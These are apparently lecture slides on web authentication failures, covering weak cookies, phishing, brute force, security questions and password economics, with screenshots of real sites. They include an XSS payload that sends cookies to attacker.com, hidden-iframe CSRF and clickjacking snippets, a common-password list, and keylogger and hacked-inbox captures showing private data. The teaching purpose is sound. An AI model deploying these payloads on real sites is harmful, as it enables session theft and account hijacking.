
Sponsored Create an Ad
Booming Business Tips
OPEN
Booming is learning how to grow your business in new ways from owners who have been there and have done that. Click Like below.
Jonathan Fleming and Andrew Quayle like American Express OPEN.
Like

Requests See All
3 Page suggestions
You have 1 games and application request. In order to view it, click on Games or Applications in the menu on the left.

Chat (19)

Firesheep

Cookie stealing via cross-site scripting



http://dynamic.espn.go.com/espn/bugs?url=http%3A//espn.go.com/college-footbal/

Thank you for helping us make ESPN the best Internet sports site in the world.

For technical support, feedback, bug reports or questions about ESPN, Insider or Fantasy logins, please use the form below. For questions about your Insider or Fantasy account, please call 1-888-549-ESPN.

Your submission will reference:
http://espn.go.com/college-football/

Please describe the bug:

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
http:www.espn.com/college-football
```

http://dynamic.espn.go.com/bugs?
url=http:www.espn.com/college-football

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
<script>
document.location =
"http://www.attacker.com/cookie-log.cgi?"
+ document.cookie
</script>
```

http://dynamic.espn.go.com/bugs?url=%3Cscript%3E%0Adocument.location+%3D%0A%22http%3A//www.attacker.com/cookie-log.cgi%3F%22%0A%2B+document.cookie%0A%3C/script%3E

Weak cookies

SID	UID	Other data
3943412586	rja14	...
3943412587	mgk25	...
3943412588	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
2010-11-15T12:06:43	rja14	...
2010-11-15T12:07:38	mgk25	...
2010-11-15T12:08:11	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

SID	UID	Other data
H(2010-11-15T12:06:43)	rja14	...
H(2010-11-15T12:07:38)	mgk25	...
H(2010-11-15T12:08:11)	jcb82	...
...	...	...

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\mathsf{COOKIE}_i = i \| \texttt{crypt}(i \| K_{\text{daily}})}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\mathrm{COOKIE}_i = i \| \mathtt{crypt}(i \| K_{\mathrm{daily}})}$$

$$\begin{aligned}\mathrm{COOKIE}_{\mathrm{jbonneau}} &= \mathrm{jbonneau7c19f550a775b614} \\ \mathrm{COOKIE}_{\mathrm{jbonneau1}} &= \mathrm{jbonneau17c19f550a775b614}\end{aligned}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\text{COOKIE}_i = i || \texttt{crypt}(i || K_{\text{daily}})}$$

$$\begin{aligned} \text{COOKIE}_{\text{jbonnea}} &= \text{jbonneac6ceb34c403d1f6d} \\ \text{COOKIE}_{\text{jbonneaN}} &= \text{jbonneaNc6ceb34c403d1f6d} \end{aligned}$$

$$\begin{aligned} \text{COOKIE}_{\text{j}} &= \text{j938c00d2f12c73a4} \\ \text{COOKIE}_{\text{jNov201999}} &= \text{jNov201999938c00d2f12c73a4} \end{aligned}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\text{COOKIE}_i = i||t||\text{MAC}_k(i||t)}$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001

Weak cookies

$$\boxed{\text{COOKIE}_i = i || t || \text{MAC}_k(i || t)}$$

$$\text{COOKIE}_{\text{jcb82}}(\text{1-Dec-2010})$$

=

`jcb821-Dec-20105ca57512f4db8fd18254adce9b8ef438`

=

$$\text{COOKIE}_{\text{jcb8}}(\text{21-Dec-2010})$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Fu et al., 2001


Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://bank.example.com/transfer?
&amount=1000000&to=attacker">
</iframe>
```

Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://twitter.com/share/update?
status=i%20got%20pwned">
</iframe>
```

Clickjacking



Request for Permission

FarmVille is requesting permission to do the following:

Access my basic information
Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.

Access my profile information
Birthday and Current City

FarmVille
★★★★☆

By proceeding, you agree to the FarmVille Terms of Service and Privacy Policy · Report Application

Logged in as [redacted] (Not You?)

http://www.facebook.com/connect/uiserver.php?app_id=102452128776


Clickjacking

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://www.facebook.com/connect/
uiserver.php?app_id=102452128776"

style="opacity: 0; filter: alpha(opacity=0);
position: absolute;top: -170px;left: -418px;">
</iframe>

<img src="clickjacking_bait.jpg">
```

Clickjacking

Want 2 C Something Hot?
Click da'button, baby!

Clickjacking



[redacted] Nothing 19 minutes ago clear

What's on your mind?

Write something about yourself.

Friends

0 friends

Find people you know

Links

1 link See All

Wanna C Somthin' HOT! ??
12:03pm Nov 23

Create a Profile Badge

[redacted]

Wanna C Somthin' HOT! ??
Source: [illegible]
Click Da' Button, Baby!

3 minutes ago · Comment · Like · Share

[redacted] Nothing
19 minutes ago · Comment · Like


DSLR Camera - $4.76?

Be your own boss in 2010

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
    1. Technical failures (false authentication)
    2. User interface failures
    3. Human memory failures
    4. Economic failures
    5. Technical failures (unintended authentication)
4. Can we do better?

No trusted path between users and browser



(a) Hand tracking analysis. Rectangles identify regions in movement. Black rectangles are used for movements in the hands regions, grey rectangles for keys, white rectangles for regions where both hand and key movement happens. These rectangles identify likely key pressings.


(b) Key pressing analysis. Using occlusion-based techniques, the analysis determines keys that are not pressed, which are represented by the dark polygons.

Balzarotti et al. 2008

No trusted path between users and browser

Hardware keylogger, US$36

No trusted path between users and browser



SC-KeyLog PRO - Current logfile of local host

Show:
- ☑ Mouse events
- ☑ System events
- ☑ Processes
- ☑ Keyboard events
- ☑ Web pages
- ☑ Passwords

- □ Direction keys
- ☑ Control keys

From: ☑ 12- 1 -2005
To: ☑ 12- 1 -2005

```
02-10-04 20:56:09   Sandra - Gesprek                                       do you want to go out tonight?
02-10-04 20:56:30   Sandra - Gesprek                                       i want you badly
02-10-04 20:57:20   Sandra - Gesprek                                       i will pick you up
02-10-04 20:57:25   Sandra - Gesprek                                       see youi «« at eight
02-10-04 20:57:36   Sandra - Gesprek                                       by loce««ve
02-10-04 20:57:44   Sandra - Gesprek -> MSN Messenger                      OK (LBTNCLICK)
02-10-04 20:57:49   Process started                                        C:\Program Files\Internet Explorer\iexplore.exe
02-10-04 20:57:53   MSN NL Homepage - Microsoft Internet Explorer          <ALT>dwww.google.nl
02-10-04 20:57:57   MSN NL Homepage - Microsoft Internet Explorer          http://www.google.nl/
02-10-04 20:58:04   Google - Microsoft Internet Explorer                   porn
02-10-04 20:58:07   Google - Microsoft Internet Explorer                   http://www.google.nl/search?hl=nlie=UTF-8q=pornlr=
02-10-04 20:58:15   Google zoeken: porn - Microsoft Internet Explorer      http://www.penisbot.com/
02-10-04 20:58:36   PenisBot's Porn Links - Microsoft Internet Explorer    http://www.google.nl/search?hl=nlie=UTF-8q=pornlr=
02-10-04 20:58:43   Google zoeken: porn - Microsoft Internet Explorer      http://www.persiankitty.com/
02-10-04 20:58:51   Persian Kitty 's Adult Links - www.persiankitty.com - ...   http://www.pornfile.com/pk/cheatingwives/
02-10-04 20:58:57   Untitled1 - Microsoft Internet Explorer                http://www.persiankitty.com/
02-10-04 20:59:05   Warning - Microsoft Internet Explorer                  http://www.2000-sex.com/cant/cant.html
02-10-04 20:59:09   Process ended                                          C:\Program Files\Internet Explorer\iexplore.exe
02-10-04 20:59:17   Log Off Windows                                        Log Off (LBTNCLICK)
02-10-04 20:59:17   Process ended                                          C:\WINDOWS\Explorer.EXE
02-10-04 20:59:17   Process ended                                          C:\Program Files\MSN Messenger\msnmsgr.exe
02-10-04 20:59:18   User logoff                                            User soft_central logs off from domain WIN2
02-10-04 20:59:18   Log ended
02-10-04 20:59:46   System shutdown
02-10-04 21:00:37   Process started                                        \??\C:\WINDOWS\system32\winlogon.exe
02-10-04 21:00:37   System started
02-10-04 21:00:42   Log On to Windows                                      smile4me
02-10-04 21:00:43   User logon                                             User w2 logs on to domain WIN2
02-10-04 21:01:05   Process started                                        C:\WINDOWS\system32\up2date.exe
02-10-04 21:01:05   Log started                                            Log started at host "WIN2" with logged on user "w2"
02-10-04 21:01:05   Process started                                        C:\WINDOWS\Explorer.EXE
02-10-04 21:01:06   Process started                                        C:\Program Files\Soft-Central\SC-QuickStart\SC-QuickStart.exe
02-10-04 21:01:06   Process started                                        C:\Program Files\Network Associates\VirusScan\SHSTAT.EXE
02-10-04 21:01:27   Start Menu                                             <Left Windows>
02-10-04 21:02:18   Process started                                        C:\Program Files\Internet Explorer\iexplore.exe
02-10-04 21:02:19   http://www.google.nl/ - Microsoft Internet Explorer    http://www.google.nl/
02-10-04 21:02:20   Google - Microsoft Internet Explorer                   <ALT>dwww.s«««««gmail.com
02-10-04 21:02:26   Google - Microsoft Internet Explorer                   https://gmail.google.com/?dest=http%3A%2F%2Fgmail.google.
```


```
WIN2
+ General
- Operating System
    Platform:  Windows XP Profes
    OS build number:  2600
    Revision:  Service Pack 2
- Processor
    Type: Intel Pentium - 2391MH
    Identifier:  x86 Family 15 Mode
    Vendor identifier:  GenuineInte
    Coprocessor:  present
    Processorcount: 1
    Revision: 516
    Level: 15
    PageSize: 4096
+ Memory
+ Disks
- Network
    Hostname:  WIN2
  + NIC 0
  + NIC 1
  + NIC 2
- Groups and users
  + Administrators (3)
    Backup Operators (0)
  + Guests (1)
    Network Configuration Operat
    Power Users (0)
    Remote Desktop Users (0)
    Replicator (0)
  + Users (3)
  + Debugger Users (1)
```

```
Time:    12-01-05 19:39:49
Event:   Process started
File:    C:\WINDOWS\system32\rcpd.exe
```

Filters active | Line 1 | 11 lines | Host: win2

Software keylogger, US$49.50

No trusted path between users and browser



Reported Web Forgery! - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.mozilla.com/firefox/its-a-trap.html
Google
Most Visited
Getting Started
Latest Headlines
Reported Web Forgery!

Reported Web Forgery!

This web site at www.mozilla.com has been reported as a web forgery and has been blocked based on your security preferences.

Web forgeries are designed to trick you into revealing personal or financial information by imitating sources you may trust.

Entering any information on this web page may result in identity theft or other fraud.

Get me out of here!
Why was this site blocked?
Ignore this warning
Done

Phishing (Firefox)


Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

Brute-force attacks

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael

Brute-force attacks




The following errors were encountered

- You are only permitted to make four login attempts every 1 minute(s)

Return to Previous Page

Rate limiting (Truthdig)

Brute-force attacks




Sign In

Too many tries!

If you forgot your password, you can get help finding it, or you can open a new account.

Forced reset (Cafe Press)

Brute-force attacks



Log in

Don't have an account? Create one.

To help protect against automated password cracking, please enter the words that appear below in the box (more info):

Username: test

Password:

CAPTCHA restrictions (Wikipedia)


Brute-force attacks

countermeasure	I	E	C	**Tot.**
CAPTCHA	0.07	0.01	0.01	**0.09**
timeout	0.01	0.01	0.01	**0.03**
reset	0.01	0.02	0.01	**0.03**
none	0.25	0.29	0.31	**0.84**


Brute-force attacks

limit	I	E	C	Tot.
3	0.02	0.00	0.00	**0.02**
4	0.01	0.01	0.00	**0.01**
5	0.02	0.01	0.03	**0.06**
6	0.01	0.01	0.00	**0.03**
7	0.01	0.00	0.00	**0.01**
10	0.01	0.00	0.00	**0.01**
15	0.01	0.00	0.00	**0.01**
20	0.00	0.01	0.00	**0.01**
25	0.01	0.00	0.00	**0.01**
> 100	0.25	0.29	0.31	**0.84**

Brute-force attacks




Personal knowledge questions



What is your oldest sibling's middle name?

Roscoe

Personal knowledge questions



http://ctunnel.com/index.php/1010110A/f9911e6b75cf2d5e7a8a44eeb9c5930822eebd246196ba2705d6f240cbcae87cb50c85a

Inbox

Messages 1-100 of 174 First | Previous | Next | Last


From	Subject	Date	Size
yahoo-account-services-us	Your Yahoo! password was changed	4:23 AM	5KB
19079829061@mms.dobson.	LOOK AT TRIG!!!!!	12:36 AM	52KB
Amy McCorkell	HI SARAH	Sun, 9/14/08	4KB
Ivy Frye	Delivered: Re:	Sat, 9/13/08	3KB
Ivy Frye	Delivered: Re:	Sat, 9/13/08	3KB
Ivy Frye	Delivered: Re:	Sat, 9/13/08	3KB
Candy Sunderland	Welcome Home!	Wed, 9/10/08	17KB
Juanita	Re: Hello!	Mon, 9/8/08	3KB
Fatkidron@aol.com	Fwd: Fw: A story you will never read anywhere else.	Mon, 9/8/08	20KB
Remus	Read: Hello!	Mon, 9/8/08	3KB
JD & Trish	cousin jason	Sat, 9/6/08	6KB
Amy McCorkell	Read: Hello!	Fri, 9/5/08	3KB
Juanita	Read: Hello!	Fri, 9/5/08	3KB

- Web search
  - Used against Sarah Palin in 2008
- Public records
  - Griffith et. al: 30% of individual's mother's maiden names
- Social engineering
- Dumpster diving, burglary
- Acquaintance attacks
  - Schecter et. al: $\sim$ 25% of questions guessed by friends, family

Personal knowledge questions

- 70% of answers are proper names (Just et al. 2008)
  - 25% surname
  - 10% forename
  - 15% pet name
  - 20% place name
- Most others are trivially insecure
  - `What is my favourite colour?`
  - `What is the worst day of the week?`

Personal knowledge questions




Personal knowledge worse than passwords (Bonneau et al. 2010)

Talk outline


1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
    1. Technical failures (false authentication)
    2. User interface failures
    3. Human memory failures
    4. Economic failures
    5. Technical failures (unintended authentication)
4. Can we do better?

Systemic trends in web authentication



- All sites collect passwords
- All sites utilise email infrastructure
  - Naming
  - Liveness checks
  - Password recovery

Systemic trends in web authentication


Confirm Your Email Address
http://www.linkedin.com/reg/confirm-prompt
Linked in

Confirm Your Email Address

A confirmation email has been sent to **harry.brignull@madgex.co.uk**. Click on the confirmation link in the email to activate your account.

LinkedIn Corporation © 2010 | By using this site, you agree to LinkedIn's terms of use. Commercial use of this site without express authorization is prohibited.

- All sites collect passwords
- All sites utilise email infrastructure
  - Naming
  - Liveness checks
  - Password recovery


Economic models

- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality

Economic models


- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality

Consequences




- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Consequences



- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Consequences



Twitter accounts compromised in torrent site scam

Angela Moscaritolo February 03, 2010

Twitter this week reset the passwords of some of its users after discovering malicious file-sharing sites that were set up to steal users' login credentials.

During regular monitoring of its user base for suspicious activity, Twitter noticed a sudden surge in followers for several accounts within the last five days, Del Harvey, Twitter's director of trust and safety, wrote in a blog post Tuesday. After investigating the issue, Twitter discovered that some of the accounts following the suspicious users were compromised by an attacker who stole login credentials from rogue file-sharing "torrent" sites.

For several years, an individual had been setting up torrent sites, as well as forums for torrent site usage, Harvey said. This individual sold these supposedly well-crafted sites and forums to others who wanted to start their own torrent download sites.

RELATED ARTICLES


- Twitter hackers compromise Chinese search engine
- Twitter attributes outage to DNS records hack
- SSL bug used on Twitter
- Spears Twitter hack
- New Twitter worm strikes
- Twitter among web apps affected by patched XSS bug
- Twitter XSS vulnerability not yet fixed
- Twitter fights off massive DoS attack
- Researchers laud Twitter alerts on bad links
- Koobface hits Twitter

RELATED LINKS

- Twitter


- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Consequences



Financial Forecast Feb 2009.xls

	A	B	C	D	E	F	G	H	I
1									
2		2009				2010			
3									
4	Users in	8	12	16	25	35	48	72	100
5									
6	Revenue	$0.	$0.	$400000.	$4000000.	$8000000.	$17000000.	$53000000.	$62000000.
7									
8	Total Yearly				$4400000.				$140000000.
9									
10	People	30	45	60	78	120	197	275	345
11					Target: 65				Target: 500
12	People Cost	$1050000.	$1575000.	$2100000.	$2730000.	$4200000.	$6895000.	$9625000.	$12075000.
13									
14	Org Cost sans	$2030000.	$3045000.	$4060000.	$6343750.	$8881250.	$12180000.	$18270000.	$25375000.
15									
16	Gross Margin	$43950000.	$39330000.	$33570000.	$28496250.	$23415000.	$21340000.	$46445000.	$70995000.
17									
18	Net Earnings	$28567500.	$25564500.	$21820500.	$18522562.5	$15219750.	$13871000.	$30189250.	$46146750.
19									
20	Cost of	1.015							
21	Starting Cash	45000000							



In Our Inbox: Hundreds Of Confidential Twitter Documents

by **Michael Arrington** on Jul 14, 2009 **481 Comments**

- Users overwhelmed by password burden
  - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
  - Email accounts becoming powerful credentials

Talk outline

1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
   1. Technical failures (false authentication)
   2. User interface failures
   3. Human memory failures
   4. Economic failures
   5. Technical failures (unintended authentication)
4. Can we do better?

Implicit identifiers

```
SRC: 128.232.8.168
DST: 128.232.0.20
...
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
